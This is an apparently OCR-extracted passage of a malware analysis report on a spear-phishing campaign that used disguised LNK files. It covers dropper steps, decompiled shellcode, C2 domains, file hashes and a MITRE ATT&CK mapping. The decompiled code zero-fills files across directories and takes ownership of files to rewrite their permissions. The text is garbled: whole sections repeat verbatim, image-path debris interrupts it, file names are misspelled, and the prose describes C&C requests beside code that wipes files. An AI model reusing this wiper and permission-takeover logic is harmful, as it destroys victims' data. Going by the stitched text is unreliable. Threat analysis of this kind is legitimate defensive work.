
- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.





svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5

C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com


C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to


			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address

File Read	**process:**	rundll32.exe	**op:**	OpenRead	**status:**	0x00000000
	path:	\??\PhysicalDrive0				
File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0x00000000
	path:	\??\PhysicalDrive0				



svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5

